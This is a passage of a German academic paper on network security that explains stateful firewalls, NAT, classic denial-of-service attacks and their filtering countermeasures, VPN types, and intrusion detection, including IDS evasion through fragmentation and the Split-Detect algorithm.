


Abbildung 2: Der TCP-Verbindungsaufbau. Lizenz: GFDL, Autoren: `http://de.wikipedia.org/w/index.php?title=Bild:Tcp-handshake.png&oldid=6968763`

Um den Verbindungsstatus zu ermitteln wird der Aufbau einer TCP-Verbindung betrachtet, der berühmten *Drei-Wege-Handshake* ("*Three-way handshake*"). Zuerst sendet der Client ein Paket mit gesetztem SYN-Flag an den Server. Dieser antwortet mit einem Paket mit gesetzten SYN- und ACK-Flags, welches wiederum durch ein Paket mit gesetztem ACK-Flag quittiert

wird. Damit ist die TCP-Verbindung aufgebaut.[Post81b] Ein verbindungsbewusster Paketfilter analysiert die ankommenden Pakete und entscheidet demnach, ob Pakete weitergeleitet werden dürfen.

Es sieht zuerst das Paket mit gesetztem ACK-Flag und Sequenznummer x an den SMTP-Server, das er nach den bekannten Regeln weiterleitet. Als nächstes kommt das Paket mit gesetzten SYN- und ACK-Flags, einer neuen Sequenznummer y und ACK-Nummer $x+1$ an. Er erkennt nun, dass dies zum gerade gesehenen Verbindungsversuch gehört und leitet es in das interne Netz weiter. Schließlich sieht der Filter das Antwortpaket an den SMTP-Server mit gesetztem ACK-Flag, der Sequenznummer $x+1$ sowie der ACK-Nummer $y+1$. Hier mit ist die Verbindung aufgebaut und es wird eine neue Regel gesetzt, nach der der SMTP-Server nun auch direkt mit dem Client kommunizieren darf.

Die Vorgehensweise bei einem nicht verbindungsorientiertem Protokoll wie UDP ist ähnlich. In diesem Fall wird für jedes versendete Paket für kurze Zeit eine Regel gesetzt, sodass die Antwortpakete ihr Ziel erreichen können. Diese Technik wird von einigen Programmen (beispielsweise Skype) verwendet, um Punkt-zu-Punkt Verbindungen durch Firewalls aufzubauen. Hierzu senden die Kommunikationspartner je ein Paket mit ihrer Absender-IP und dem Port des Dienstes an die Gegenstelle. Die dortige Firewall wird das Paket verwerfen, die eigene Firewall jedoch legt eine temporäre Weiterleitungsregel für die erwartete "Antwort" an. Wenn man dies nun auf beiden Seiten durchführt, kann man danach eine direkte Verbindung aufbauen, sofern die nun offenen Ports bekannt sind oder über einen dritten Rechner bekannt gegeben werden. Es dürfte ersichtlich sein, dass dies von vielen Netzwerkadministratoren ungern gesehen wird, da mit dieser Methode systematisch Löcher in das Firewallkonzept geschossen werden können.




Abbildung 3: Der TCP-Verbindungsabbau. Lizenz: GFDL, Autoren: `http://de.wikipedia.org/w/index.php?title=Bild:Tcp-teardown.png&oldid=17467272`

Es gäbe keinen großen Sicherheitsgewinn, wenn die dynamisch angelegten Regeln ewig gelten würden. Doch das tun sie natürlich nicht. Mit dem Abbau ("*Teardown*") der TCP-Verbindung wird auch die Regel wieder entfernt. Falls der Abbau nie stattfindet, kommt ein Timeoutmechanismus zum Zug, der nach einer gewissen Zeit ohne Pakete für eine bestimmte Verbindung die zugehörigen, dynamisch angelegten Regeln aus dem Regelwerk löscht. Dies ist beispielsweise beim verbindungslosen UDP der Fall, bei beabsichtigten oder unbeabsichtigten Paketverlusten, oder wenn einer der Kommunikationspartner ausfällt.

Der Aufwand für Stateful Inspection hält sich ebenfalls in Grenzen. Eine Verbindung ist mit der Analyse weniger Pakete erkannt, die Pakete für den eigentlichen Datenverkehr müssen nurnoch weitergeleitet werden. Ebenso einfach ist der Verbindungsabbau bei TCP durch ein

Paket mit gesetztem FIN-Flag zu erkennen. Diese Technik ist in den USA von der Firma Check Point Software Technologies Ltd unter der Nummer 5.606.668 patentiert.[Ltd.97]

2.6 Network Address Translation (NAT)

Der Leser mit Vorwissen wird es als selbstverständlich angesehen haben, dem aufmerksamen Beobachter wird es aufgefallen sein, und dem Rest sei es hier nun erklärt: die IP-Adressen im Beispielnetz sind nicht zufällig gewählt. Das Netz 192.168/16 gehört, wie somit auch das hier verwendete Subnetz 192.168.0/24, zu einem reservierten Adressbereich, der zur freien Verfügung freigegeben ist. Adressierungskonflikte werden nun dadurch vermieden, dass diese Adressen nicht öffentlich verwendet und an Gateways in fremde Netze nicht weitergegeben werden.[RMKG+96] Doch wenn diese Adressen nicht öffentlich verwendet werden, wie ist es dann möglich, dass wir von innen heraus Rechner im Internet erreichen und der SMTP-Server unseres Szenarios E-Mails aus dem WAN empfangen kann?

Hierzu wird *Network Address Translation (NAT)* verwendet.[SrEg01] Die Idee dahinter erinnert an verbindungsbewusste Paketfilter, geht jedoch noch etwas weiter. Was passiert also, wenn ein Rechner aus dem privaten Netz Kontakt mit einer Maschine im Internet aufnehmen möchte? Der Router sieht das erste Paket des Drei-Wege-Handshakes und wird dies nun verändern: die Absenderadresse ersetzt er durch seine eigene, öffentliche Adresse, und korrigiert die nun nichtmehr passenden Prüfsummen im IP- und TCP/UDP-Header. Dieses veränderte Paket wird nun weitergeleitet und der Router merkt sich die Zieladresse, um Pakete dieser Verbindung zu erkennen. Erreicht ihn nun ein Antwortpaket, so wird dies für den umgekehrten Weg präpariert: die Zieladresse, bisher die öffentliche Adresse des Routers, wird durch die private Adresse des Ziels ersetzt, die Checksummen werden wieder korrigiert, und das Paket an das eigentliche Ziel gesendet. Dieses Vorgehen, bei dem nur die IP-Adressen angepasst werden, nennt sich *Basic NAT*.

Dieses Vorgehen scheitert jedoch, sobald mehrere Rechner des internen Netzes den gleichen externen Dienst aufrufen, da der Router keine Möglichkeit hat, diese beiden Verbindungen zu unterscheiden. Möglich wird dies, indem der Router nicht nur die Absender-IP, sondern auch den -Port betrachtet und eventuell ändert, falls zu diesem Socket bereits eine Verbindung verzeichnet ist. Diese NAT-Variante nennt sich *Network Address Port Translation (NATPT)*.

Mit den bis jetzt vorgestellten Methoden können nun Verbindungen von innerhalb des Netzes nach außen aufgebaut werden, der umgekehrte Weg funktioniert noch nicht. Für diesen Zweck gibt es *Portweiterleitungen* ("*Port Forwarding*"). Auch hier ist die grundlegende Idee nicht schwer: wir definieren auf dem Router feste Weiterleitungsregeln für ankommende Pakete auf bestimmten Ports. So können wir beispielsweise festlegen, dass alle TCP- und UDP-Pakete für den Port 25, unter Verwendung von NAT, an Port 25 unseres im privaten Netz liegenden SMTP-Server weitergeleitet werden sollen. Damit wurde schließlich das ursprüngliche Problem gelöst.

Die Verwendung von NAT bringt mehrere Vorteile mit sich. Zuerst einmal sind die internen Rechner von außen nurnoch bedingt erreichbar, je nach Konfiguration auch komplett unsichtbar, die interne Netzwerkstruktur wird versteckt. Dies ist natürlich ein großes Problem aus der Sicht von eventuellen Angreifern. Zudem werden öffentliche IP-Adressen gespart, es ergibt sich also auch eine Kostenreduktion.

2.7 Mit Firewalls abwehrbare Angriffe

Firewalls mit ihren weitreichenden Filtermöglichkeiten können auch zur Erkennung und Abwehr einfacher Angriffe genutzt werden, von denen nun beispielhaft einige betrachtet werden.

Viele Angreifer versuchen ihre Identität zu verschleiern, indem sie falsche Absenderinformationen in den Paketheadern hinterlassen ("*IP-Spoofing*"). Damit ist es ihnen zwar nicht möglich, eine Antwort zu erhalten, aber oftmals sind diese für den Angreifer nicht von Nutzen, beispielsweise bei einem *SYN-Flood*. Hierbei versucht der Angreifer möglichst viele TCP-Verbindungen zum Opfer aufzubauen, sendet aber nicht das letzte Paket des Drei-Wege-Handshakes. Dies führt zu einer großen Zahl an sogenannten *halboffenen Verbindungen* beim Opfer. Irgendwann sind dessen Ressourcen wie vorhandene Ports erschöpft und es kann keine neuen Verbindungen mehr annehmen. Das Dienstangebot des Opfers wurde somit außer Gefecht gesetzt, man spricht von einem *Denial of Service Angriff*.

Der Lösungsansatz hierzu ist einfach: wenn bekannt ist, welche Netzwerke an einer Netzwerkschnittstellen angeschlossen sind, dann sollten von dort auch nur Pakete mit passender Absenderadresse akzeptiert werden. Leider ist dieser Ansatz auch nicht perfekt. Wenn der Angreifer seine Adresse garnicht verschleiern möchte hilft diese Strategie ebensowenig, wie wenn der Angreifer eine Adresse aus seinem Netz als gefälschte Absenderadresse verwendet. Derartige Filter nennen wir *Ingress-Filter*[FeSe98]. Wenn weltweit alle Provider derartige Filter einsetzen würden, dann wäre es möglich einen Angreifer wenigstens mit Sicherheit bis zu seinem Netz zurückverfolgen. Dass dies je eintreten wird erscheint allerdings unrealistisch.

Eine weitere Form eines Angriffs ist die sogenannte *Smurf-Attacke*. Hierbei sendet der Angreifer ein ICMP-Echo-Request ("Ping") Paket an die Broadcastadresse eines Netzes. Als Absender gibt er die Adresse des Opfers an. Dieses erhält dann von allen Rechnern im Netz ein ICMP-Echo-Reply Paket. Je nach Zahl der Rechner ist dieses Vorgehen geeignet, um die Netzanbindung des Opfers voll auszulasten und somit dessen Erreichbarkeit einzuschränken. Als Gegenmaßnahmen empfehlen sich hier Ingress-Filter in Verbindung mit der Filterung von ICMP-Echo-Requests an eine Broadcastadresse sowie die generelle Nichtbeantwortung dieser Requests durch die einzelnen Rechner im Netz.

Ebenso wunderbar durch Filter lässt sich eine *Land-Attacke* abwehren. Bei dieser Angriffsform sendet der Angreifer ein TCP-Paket mit gesetztem SYN-Flag an das Opfer, wie bei einem normalen Drei-Wege Handshake. Das besondere hierbei: als Absender enthält das Paket wiederum die Adresse des Opfers. Dieses kann nun bei einer naiven Implementierung des TCP/IP-Stacks an sich selbst mit einem Paket mit gesetztem SYN- und ACK-Flag antworten. Das Paket wiederum kann das System als neuen Verbindungsaufbau ansehen, und antwortet sich wiederum selbst. Der Vorgang führt zu einer Auslastung des Systems bis hin zum Absturz. Von dieser Attacke waren beispielsweise verschiedene Versionen von Microsoft Windows, FreeBSD und Router von Cisco betroffen. Die Abwehrstrategie ist wieder einfach: Router sollten Pakete filtern, bei denen Quell- und Zieladresse identisch sind.

Sowohl TCP als als auch IP bieten die Möglichkeit Daten, die für ein Netzwerk zu groß sind, in mehrere kleinere Pakete aufzusplitten. Beispielsweise beträgt die maximale Paketgröße (*Maximum transfer unit, MTU*) bei Ethernet 1500 Bytes, beim beispielsweise bei DSL-Verbindungen eingesetzten PPPoE jedoch nur $\leq$ 1492 Bytes. Falls nun ein Paket für den nächsten Netzabschnitt zu groß ist, kann es entweder verworfen werden, oder es wird in mehrere kleine Pakete fragmentiert. Diese enthalten dann eine Offset-Angabe, die ihre Position im Gesamtpaket angibt, sodass dieses beim Empfänger wieder rekonstruiert werden kann.[Post81a] Diese Funktionalität machen sich Angreifer in Form von *Teardrop-Attacken* und des *Ping of Death* zu Nutze, die mehrere Pakete verwenden, die das Opfer dann wieder zusammenfügen soll. Beim Teardrop sind die Pakete so gestaltet, dass sich die Offsets der einzelnen Pakete überlappen. Systeme, die diesen ungewöhnlichen Fall der Fragmentierung nicht richtig behandeln, können abstürzen. Beim Ping of Death wiederum wird ein ICMP-Echo-Request Paket so fragmentiert, dass das zusammengefügte Gesamtpaket die maximal erlaubte Größe von 65535 Bytes überschreitet. Dies führt auf Systemen, die diesen Fall nicht

richtig behandeln, zu einem Buffer Overflow. Dieser ermögliche je nach Implementierung die Ausführung von Schadcode durch den Angreifer oder den Absturz des Opfersystems.

Zusammenfassend kann also gesagt werden, dass die Filterung ungültiger Pakete eine sinnvolle Maßnahme darstellt, da diese beim Zielsystem im Falle korrekter Bearbeitung sowieso verworfen werden würden, sich jedoch im Falle eines Fehlers verheerend auswirken können. Die Frage, welche Pakete ungültig sind, ist dabei aber nicht immer einfach zu klären, denn die Standards erlauben oft Interpretationsspielraum, was beispielsweise an der Teardrop-Attacke gut gesehen werden kann. Eine Liste mit weiteren Angriffen findet sich in [Matt00].

Die Problematik der Fragmentierung von Paketen wird in 4.3 noch einmal im Rahmen der Einbruchserkennungssysteme eine wichtige Rolle spielen.

3 Virtual Private Networks (VPNs)

In den bisherigen Überlegung war immer die volle Kontrolle über das verwendete Netz gegeben. Die Abteilungen im Beispielszenario waren über ein lokales Netz miteinander verbunden, an dem nur uns bekannte Rechner arbeiteten. Das hat einige Probleme erspart. Wenn Netzwerkverkehr durch ein fremdes, und damit nicht vertrauenswürdiges Netz, geschicket wird, dann besteht die Gefahr, dass die Kommunikation belauscht oder sogar manipuliert wird. Der Datentransfer muss also geschützt werden, indem eine Ende-zu-Ende Verschlüsselung zwischen den beteiligten Kommunikationspartnern eingesetzt wird. Auch muss die Authentizität des Gegenübers sichergestellt werden. Dies müsste man für jedes der eingesetzten Protokolle tun. Und selbst dann würden Lauscher noch sehen können, welche Dienste in Anspruch genommen werden, wenn auch die eigentlich übertragenen Informationen verschlüsselt wurden. Doch selbst das Wissen, welche Dienste wann in verwendet werden, könnte dem Angreifer bereits einen Vorteil verschaffen was man daran sieht, dass viel mehr Daten nach den Gesetzentwürfen zur Vorratsdatenspeicherung in Deutschland beispielsweise auch nicht erhoben werden. Wenn es jedoch möglich wird, unseren kompletten Datenverkehr durch ein einziges, möglichst verschlüsseltes Protokoll zu tunneln, dann bliebe dem Angreifer nurnoch die Information über den Zeitpunkt der Kommunikation. Genau dies versuchen *virtuelle private Netze* ("*Virtual Private Networks*", *VPN*). Wie können diese nun helfen, die Sicherheit im Beispielszenario zu erhöhen?

3.1 Szenario

Für ein praxisnahes Beispiel wird das Szenario aus dem vorhergehenden Abschnitt erweitert.

Der Automobilzulieferer hat inzwischen sein Geschäftsfeld erweitert und neue Kunden gewonnen. Somit ist eine neue Abteilung C hinzugekommen, die jedoch nichtmehr im selben Gebäude angesiedelt ist, sondern irgendwo sonst auf der Welt. Das es sehr teuer wäre, eigene Leitungen zu verlegen liegt es nahe, diese Abteilung über das Internet mit dem Firmennetz zu verbinden. Somit muss sämtliche Kommunikation über fremde, nicht vertrauenswürdige Netze laufen. Ein Ähnliches Szenario würde sich ergeben, wenn Außendienstmitarbeiter von verschiedensten fremden Netzen aus Dienste innerhalb des Firmennetzes in Anspruch nehmen müssen. Es besteht also Bedarf an einer Lösung für die eingangs erwähnten Probleme.

Hier steht die imaginäre Firma nun vor einer Designentscheidung. Dass die Einrichtung des VPNs auf den einzelnen Clients mit hohem Aufwand verbunden ist, wurde bereits gesehen. Es bleibt die Implementierung auf dem Router, der die Abteilungen mit dem Internet verbindet. Dieser sollte erkennen, dass ein Paket für einen entfernten Teil unseres Netzes bestimmt ist, und es über ein VPN-Protokoll getunnelt über das Internet an das Zielnetz weiterleiten. Auch hier gibt es wieder zwei Möglichkeiten: diese Arbeit kann der *Edge-Router* zum




Abbildung 4: Beispielnetz mit über das WAN verbundenen Teilnehmern.

Internet übernehmen, oder sie kann durch den Service Provider übernommen werden, der das VPN auf seinem Edge-Router zum Firmennetz aufsetzt. Wenn sich die Firma selbst um die Implementierung des VPNs kümmert hat sie natürlich eine größere Kontrolle darüber, insbesondere falls das Vertrauen in den Provider nicht sonderlich groß ist. Falls eine derartige Vertrauensgrundlage jedoch besteht, dann kann eine Auslagerung des Dienstes eine Menge Arbeit abnehmen.[RoRe06]

3.2 Kategorien von VPNs

VPNs können je nach Anwendungszweck und daraus resultierenden Aufbau in drei Kategorien eingeteilt werden.

3.2.1 Site-to-Site

Site-to-Site VPNs sind VPNs wie im Szenario. Hierbei verbinden wir mehrere lokale Netze zu einem größeren, virtuellen Netz. Dieser Vorgang läuft für die einzelnen Rechner im Netz transparent ab, eine Anpassung auf Clientseite ist also nicht erforderlich. Einige Literatur unterteilt diese Form von VPNs weiter in *Intranet-* und *Extranet-VPNs*. Bei ersteren verbinden wir nur unsere eigenen Netze miteinander, beispielsweise einen Firmenhauptsitz mit den Zweigstellen. Bei Extranet-VPNs kommen nun noch beschränkte Zugänge für weitere Partner, wie Zulieferfirmen, hinzu. Damit dies funktioniert, müssen natürlich Vereinbarungen bezüglich der verwendeten Protokolle festgelegt werden.

3.2.2 End-to-Site/Remote-Access

End-to-Site- bzw *Remote-Access-VPNs* sind VPNs, bei denen einzelne Rechner mit dem VPN verbunden werden. Ein typischer Einsatzzweck wären Zugänge in das Firmennetz für Außendienstmitarbeiter. Diese arbeiten tagtäglich von anderen Orten aus, benötigen dennoch unter

Umständen aktuelle, interne Daten. Über die Verwendung von VPN-Technologien können diese von jedem Ort mit Internetzugang aus an diese Informationen kommen.

3.2.3 End-to-End

End-to-End-VPNs wiederum verbinden mehrere einzelne Rechner direkt miteinander. Eine Anwendung hierfür wäre der sichere Zahlungsverkehr über das Internet mittels einer direkten Verbindung des Kunden mit dem Buchungsserver.

4 Intrusion Detection Systeme (IDS)

Bisher haben wurde versucht, einem potentiellen Angreifer von außen möglichst garnicht in unser Netz kommen zu lassen, oder seine Zugriffsmöglichkeiten zumindest soweit wie möglich einzuschränken. Manchmal müssen jedoch auch außenstehenden Dienste angeboten werden, wie im Falle des SMTP-Servers im Beispielszenario. Auch sagen leider viele Statistiken, dass Angriffe sehr oft nicht von außen, sondern von innen stattfinden.[Team06] Und gegen Angreifer von innen haben wir bisher kaum Schutzvorkehrungen gesehen. Schlimmer noch: die Konsequenzen von Denial of Service Angriffen erkennt der zuständige Administrator äußert schnell dank der vielen Nutzer, die sich am Telefon über nicht funktionierende Dienste beschweren. Ein Angreifer von innen, der geheime Dokumente kopiert, wird sich jedoch alle Mühe geben nicht weiter aufzufallen. In solchen Fällen ist der beste Administrator kaum in der Lage, einen Angriff zu erkennen, denn ein großes Netz kann ein Mensch kaum manuell überwachen. Außerdem braucht jeder Administrator, unabhängig von der Güte der Kaffeeversorgung, auch einmal ein paar Stunden Schlaf. Man erkennt, worauf diese Überlegungen hinauslaufen: wenn der Mensch Angriffe nicht erkennen kann, dann müssen wir diese Aufgabe eben an unsere Rechner delegieren, die mit Einbruchserkennungssystemen ("*Intrusion Detection*") ausgestattet werden.

4.1 Arten von IDS

Bei der Kategorisierung von IDS können zwei Dimensionen betrachtet werden. Zum einen gibt es *hostbasierte IDS*, das sind Erkennungssysteme, die auf einem einzelnen Rechner laufen, und die dortigen Aktivitäten der Nutzer oder den Zustand des Systems analysieren. Dem gegenüber stehen die *netzwerkbasierten IDS*, die den Datenverkehr im Netz als Grundlage ihrer Analyse verwenden.

Eine andere Betrachtungsweise ist die Einteilung in *Anomalie- und Misuse-Detection IDS*. Erstere erlernen im Laufe der Zeit übliches Verhalten und schlagen Alarm, wenn von diesem abgewichen wird, letztere sind mit Virenscannern vergleichbar und erkennen bekannte Angriffsmuster und Exploits anhand von Signaturen. Es existieren in beiden Dimensionen der Kategorisierung auch Mischformen.[Klei01] Im folgenden werden hauptsächlich hauptsächlich netzwerkbasierte IDS betrachtet.

IDS, die nichtnur Angriffe erkennen, sondern auch auf diese abwehrend reagieren können, werden *Intrusion Prevention Systeme (IPS)* genannt. Diese könnten beispielsweise Pakete, die einem Angriff zuzuordnen sind verwerfen und den zuständigen Administrator informieren.

Es werden also mindestens drei Komponenten in einem IDS benötigt. Die erste sollte Daten über das zu überwachende System oder Netz sammeln. Diese werden von einer zweiten Komponente analysiert und schließlich sorgt eine dritte für eine Darstellung der Ereignisse oder sogar eine automatisierte Reaktion.

4.2 Datenquellen

Anhand welcher Merkmale kann ein IDS nun versuchen, einen Angriff zu erkennen? Auf einem einzelnen Rechner findet man für die hostbasiert Intrusion Detection beispielsweise in folgenden Informationen Hinweise auf Angriffe:

- Fehlgeschlagene Anmeldeversuche oder Versuche, den Nutzer zu wechseln.
- Unerwartete Änderungen an Systemdateien. Diese lassen sich durch Checksummen verifizieren, die am besten auf einem nur lesbaren Medium gespeichert sind.
- Geänderte Benutzer-IDs oder das Auftauchen neuer Nutzer.
- Benutzer, die zu unüblichen Zeiten am System aktiv sind.
- Nutzung lange inaktiver Accounts.
- Ungewöhnlich kleine Logdateien oder große Lücken in ihnen. Manipulationen an Zugriffsrechen der Logs, ungewöhnliche Einträge oder Zeitangaben darin.
- Unerwartete Änderungen in der Systemperformanz oder -stabilität.
- Änderungen an den laufende Systemprozessen.
- Ungewöhnliche Änderungen im Dateisystem: neue Dateien, Größenänderungen, Änderungen an Rechten, ungewöhnliche Datei-und Verzeichnisnamen, Verschwinden von Dateien.

Netzwerkbasierte IDS bieten eine andere Betrachtungsweise, die nicht nur auf einen einzelnen Rechner beschränkt ist:

- Sich oft wiederholende Anfragen auf einen Host.
- Verbindungen zu ungewöhnlichen Zeiten oder ausgehend von ungewöhnlichen Orten (falls sich diese trotz ARP- oder IP-Spoofing ermitteln lassen).
- Ungewöhnliche Änderungen im Netzwerkverkehr.
- Anfragen von einer hohen Zahl verschiedener Rechner.
- Signaturen bekannter Exploits im Netzwerkverkehr.

Diese Listen sollen einen groben Überblick der Möglichkeiten vermitteln und stellen keineswegs den Anspruch auf Vollständigkeit.

4.3 Evasion Attacks

Selbstverständlich sind sich Angreifer der Existenz von IDS bewusst und versuchen, diese in der Angriffsausführung zu berücksichtigen. Schwierig wird die Abwehr beispielsweise, wenn bekannte Exploits verändert werden, denn dann greift eine Erkennung mit einfachen Signaturen ins Leere. Noch besser aus Sicht des Angreifers wäre es jedoch, wenn das IDS ausgetrickst werden könnte, sodass es die schädlichen Daten nie zu Gesicht bekommt. Dies wird im Netz durch *Evasion Attacks* versucht.

Evasion Attacks nutzen die bereits in Abschnitt 2.7 vorgestellte Möglichkeit der Fragmentierung von IP- und TCP-Paketen. Drei Fälle können unterschieden werden.




Abbildung 5: Mögliche Evasion Attacks. Der Angreifer versucht hier, den String "ATTACK" an das Opfer zu senden. Oben: Segmente in falscher Reihenfolge. Mitte: Segmente mit eingestreuten Zeichen und geschickt gewähltem TTL. Unten: Segmente mit überlappenden Fragmenten. Aus [VaFB06].

1. Segmente können das IDS in beliebiger Reihenfolge erreichen, werden am Zielsystem dann jedoch korrekt zusammengesetzt.
2. Router dekrementieren den Wert des *TTL*-Feldes ("*Time To Live*") im TCP-Header eines jeden Paketes um eins. Falls der TTL darauf den Wert 0 erreicht, wird das Paket verworfen und der Absender informiert. Somit wird verhindert, dass Pakete an nicht erreichbare Rechner ewig durch das Netz geroutet werden. Durch geschicktes Setzen des TTL-Wertes können Pakete so gesendet gesendet werden, dass sie ein IDS noch zu sehen bekommt, sie aber beim nächsten Router, den sie passieren, verworfen werden. Das Opfer sieht also andere Daten als das IDS.
3. Segmente können sich überlagern. Dies ermöglicht dem Angreifer, seinen zu übertragenen String mit nutzlosen Daten aufzufüllen, die beim Reassemblieren überschrieben, und somit wieder entfernt werden.

Kombinationen dieser Vorgehensweisen sind natürlich ebenso möglich.

4.4 Lösungsansätze gegen Evasion Attacks

Der naive Lösungsansatz, ein IDS sämtliche Pakete reassemblieren zu lassen und dann zu untersuchen[PtNe98], leidet an einem großen Nachteil: der Komplexität, sowohl beim Speicherverbrauch als auch der benötigten Rechenleistung. Trotzdem war dieses Verfahren bis kürzlich Stand der Technik. Inzwischen wurden Maßnahmen vorgeschlagen, mit denen diese Notwendigkeit unter bestimmten Voraussetzungen zumindest für eine einfache Signaturerkennung entfallen kann.[VaFB06] Diese werden nun im Folgenden betrachtet.

Zuallererst wird das Problem etwas vereinfacht. Fragmentierung auf IP-Ebene wird als relativ selten angenommen und somit werden derartige Pakete gleich an den mit konservativer Reassemblierung arbeitenden, langsamen Pfad weitergegeben. Ebenso wird der Fall sich überlappender TCP-Segmente vereinfacht, indem festgelegt wird, dass keine Pakete, die inkonsistente Daten enthalten, vom TCP-Stack des Hosts an die dort laufende Anwendung weitergegeben werden. Diese sollen stattdessen verworfen werden. Die letzte Anforderung verlangt jedoch eventuell Änderungen an den TCP-Stacks der verwendeten Systeme, vereinfacht das Problem dafür jedoch mit recht geringem Aufwand um ein gutes Stück.

Es bleiben dem Angreifer folgende Werkzeuge: die Fragmentierung von TCP-Paketen in mehrere kleine Fragmente, die Versendung von Fragmenten in beliebiger Reihenfolge und das geschickte Setzen von TTL-Werten, sodass manche Fragmente das IDS, aber nicht den Zielrechner erreichen. Die ersten beiden Phänomene findet man dabei auch oft in normalem Netzwerkverkehr. Als Lösung für diese verbleibenden Probleme wird der Algorithmus *Split-Detect* vorgeschlagen.

4.5 Split-Detect

Die Grundidee bei Split-Detect ist es, die zu erkennende Signatur in K Stücke aufzuteilen. Nach diesen Stücken der Signatur werden den ankommenden Daten durchsucht. Die Pakete werden an den langsamen Pfad weitergegeben, falls

- ein Signaturteil gefunden wird oder
- wir kleine Pakete empfangen oder
- uns Pakete nicht in der korrekten Reihenfolge erreichen.

Ein Problem hierbei stellen Fehlalarme dar. Je kleiner wir die Signaturstücke wählen, desto wahrscheinlicher wird es, dass ein Datenstrom zu Unrecht an den langsamen Pfad verwiesen wird. Auch wird empfohlen, typische Strings von verschiedenen Protokollen nicht mit in die Signaturstücke aufzunehmen, sonst könnte es beispielsweise passieren, dass bei einer Länge von 4 Bytes jede SMTP-Verbindung wegen ihres typischen "HELO" als verdächtig eingestuft wird. Hierzu könnte man ein paar Bytes zu Beginn entfernen, um so die Verteilung so anzupassen, dass solche Fälle nicht auftreten.

Welche Konsequenzen haben die bisherigen Überlegungen?

- Wenn ein Paket ein Signaturstück enthält, so wird dies erkannt.
- Um einer Erkennung auszuweichen, muss der Angreifer also alle K Stücke der Signatur weiter oder anders aufsplitten.
- Wenn wie gefordert die Zielrechner Pakete mit sich überlapenden Fragmenten verwerfen, dann sollte jedes Signaturstück, das erkannt wird, auch das Zeil erreichen, denn sonst würde es von ihm sowieso verworfen werden.
- Die maximale Paketgröße, die ein Angreifer verwenden kann, beträgt $2*(\mathit{Stückgröße}-1)$, wir sprechen dabei von "kleinen Paketen". Diese erhält er, wenn er zwei aufeinanderfolgende Signaturstücke zusammenfügt, und das erste sowie das letzte Zeichen in das vorhergehende bzw nachfolgende Paket packt. Hierbei ist $\mathit{Stückgröße} = \lfloor \frac{S}{K} \rfloor$ bei Signaturlänge S und Stückzahl K.

